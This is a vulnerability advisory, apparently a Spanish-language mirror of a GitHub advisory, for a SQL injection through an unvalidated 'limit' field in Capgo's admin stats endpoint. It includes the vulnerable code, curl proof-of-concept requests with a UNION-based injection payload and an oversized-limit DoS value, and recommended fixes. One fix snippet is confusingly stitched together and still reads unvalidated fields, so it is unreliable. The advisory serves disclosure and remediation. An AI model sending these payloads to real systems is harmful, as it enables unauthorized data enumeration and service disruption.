
GHSA-6FFX-8HJJ-JHHF
SQL Injection via Unvalidated `limit` Parameter in Admin Stats Endpoint (Cloudflare Analytics Engine)
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:L/I:N/A:L
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-6FFX-8HJJ-JHHF divulgada · CVSS 3.8 (GitHub) | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Summary
The `POST /private/admin_stats` endpoint destructures `limit` from the raw, unvalidated request body and interpolates it directly into Cloudflare Analytics Engine SQL queries via JavaScript template literals. Although the Zod schema validates `metric_category`, `start_date`, and `end_date`, it does not validate `limit` or `offset`. Because JSON allows encoding `limit` as an arbitrary string, an attacker with platform admin credentials can inject SQL fragments into the CF Analytics Engine query, potentially enumerating dataset schemas or crafting denial-of-service queries against the analytics backend.
Details
The root cause is a validation gap between the Zod schema and the destructured body fields.
In `supabase/functions/_backend/private/admin_stats.ts`, the Zod schema at line 12 validates only three fields:
// admin_stats.ts:12-16
const bodySchema = z.object({
  metric_category: z.enum([...]),
  start_date: z.string().check(z.minLength(1)),
  end_date: z.string().check(z.minLength(1)),
})
However, on line 96 the endpoint destructures `limit` and `offset` from the raw `body` object — not from the validated `parsedBodyResult.data`:
// admin_stats.ts:75-96
const body = await parseBody<AdminStatsBody>(c)
const parsedBodyResult = bodySchema.safeParse(body)
// ...
const { metric_category, start_date, end_date, app_id, org_id, limit, offset } = body
The `AdminStatsBody` TypeScript interface declares `limit?: number` (line 24), but TypeScript types are erased at runtime and provide no validation of the deserialized JSON value.
The unvalidated `limit` is passed to `getAdminOrgMetrics()` at line 133:
// admin_stats.ts:133
result = await getAdminOrgMetrics(c, start_date, end_date, limit || 100)
Inside `cloudflare.ts`, it is interpolated directly into raw SQL strings via template literals:
// cloudflare.ts:1603-1613
const query = `SELECT
    blob2 AS org_id,
    COUNT(DISTINCT blob1) AS mau,
    COUNT(DISTINCT index1) AS apps_count
  FROM device_usage
  WHERE timestamp >= toDateTime('${formatDateCF(start_date)}')
    AND timestamp < toDateTime('${formatDateCF(end_date)}')
    AND blob2 != ''
  GROUP BY org_id
  ORDER BY mau DESC
  LIMIT ${limit}`
The same pattern repeats in the bandwidth sub-query at `cloudflare.ts:1633`.
Note: The `limit` and `offset` values also flow to `pg.ts` functions (`getAdminCancelledOrganizations` at line 1183, `getAdminTrialOrganizations` at line 1268), but those use Drizzle's parameterized `sql` tagged template and are not vulnerable.
PoC
# Step 1: Authenticate as a platform admin and obtain a JWT token
# (assumes admin credentials are available in the test environment)
AUTH_TOKEN="<platform_admin_jwt>"

# Step 2: Send a request with a crafted limit value injecting SQL
# This attempts to enumerate dataset names via UNION-based injection
curl -s -X POST https://<capgo-instance>/private/admin_stats \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $AUTH_TOKEN" \
  -d '{
    "metric_category": "org_metrics",
    "start_date": "2025-01-01",
    "end_date": "2025-12-31",
    "limit": "1 UNION ALL SELECT name, 0, 0 FROM system.tables WHERE database = currentDatabase()"
  }'

# Expected: The injected SQL fragment is appended after LIMIT in the query,
# potentially returning table/dataset names from the CF Analytics Engine.

# Step 3: Demonstrate DoS potential with an expensive query
curl -s -X POST https://<capgo-instance>/private/admin_stats \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer $AUTH_TOKEN" \
  -d '{
    "metric_category": "org_metrics",
    "start_date": "2025-01-01",
    "end_date": "2025-12-31",
    "limit": "999999999999"
  }'

# Expected: Forces the analytics engine to attempt returning an extremely
# large result set, potentially causing timeout or resource exhaustion.
Impact
- Schema enumeration: A compromised or malicious platform admin can inject SQL to discover dataset names, column names, and schemas within the Cloudflare Analytics Engine account — information not normally exposed through the admin dashboard.
- Analytics DoS: Crafted queries can cause resource exhaustion on the CF Analytics Engine, potentially degrading analytics availability for all users.
- Data extraction: While the admin already has access to analytics data through the dashboard, injection allows arbitrary read queries against all datasets in the CF account, bypassing the intended per-metric-category access pattern.
- Mitigating factors: Exploitation requires platform admin credentials (very restricted), the CF Analytics Engine is read-only (no data modification), and all accessible data is scoped to the same CF account the admin already has access to.
Recommended Fix
Add `limit` and `offset` to the Zod schema and destructure from the validated result:
// admin_stats.ts — updated schema (lines 12-16)
const bodySchema = z.object({
  metric_category: z.enum(['uploads', 'distribution', 'failures', 'success_rate', 'platform_overview', 'org_metrics', 'mau_trend', 'success_rate_trend', 'apps_trend', 'bundles_trend', 'deployments_trend', 'storage_trend', 'bandwidth_trend', 'global_stats_trend', 'plugin_breakdown', 'trial_organizations', 'onboarding_funnel', 'cancelled_users']),
  start_date: z.string().check(z.minLength(1)),
  end_date: z.string().check(z.minLength(1)),
  app_id: z.optional(z.string()),
  org_id: z.optional(z.string()),
  limit: z.optional(z.number().check(z.int(), z.minimum(1), z.maximum(10000))),
  offset: z.optional(z.number().check(z.int(), z.minimum(0), z.maximum(100000))),
})
Then destructure from the validated data instead of the raw body:
// admin_stats.ts — line 96, change from:
const { metric_category, start_date, end_date, app_id, org_id, limit, offset } = body

// To:
const { metric_category, start_date, end_date } = parsedBodyResult.data
const { app_id, org_id, limit, offset } = body as AdminStatsBody
// ↓ corrected:
const { app_id, org_id, limit, offset } = { ...body, ...parsedBodyResult.data } as AdminStatsBody
Or more simply, validate all fields and use only the parsed result:
const { metric_category, start_date, end_date, app_id, org_id, limit, offset } = parsedBodyResult.dataAs defense-in-depth, also coerce to integer in the cloudflare utility:
// cloudflare.ts:1598 — add guard at function entry
export async function getAdminOrgMetrics(
  c: Context,
  start_date: string,
  end_date: string,
  limit = 100,
): Promise<AdminOrgMetrics[]> {
  const safeLimit = Math.max(1, Math.min(10000, Math.floor(Number(limit) || 100)))
// ... use safeLimit instead of limit in queriesIncluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
npmcapgo-app |
Corregida | 12.128.2 | — | — |
12.128.2Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/Cap-go/capgo.app/security/advisories/GHSA-6ffx-8hjj-jhhfLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.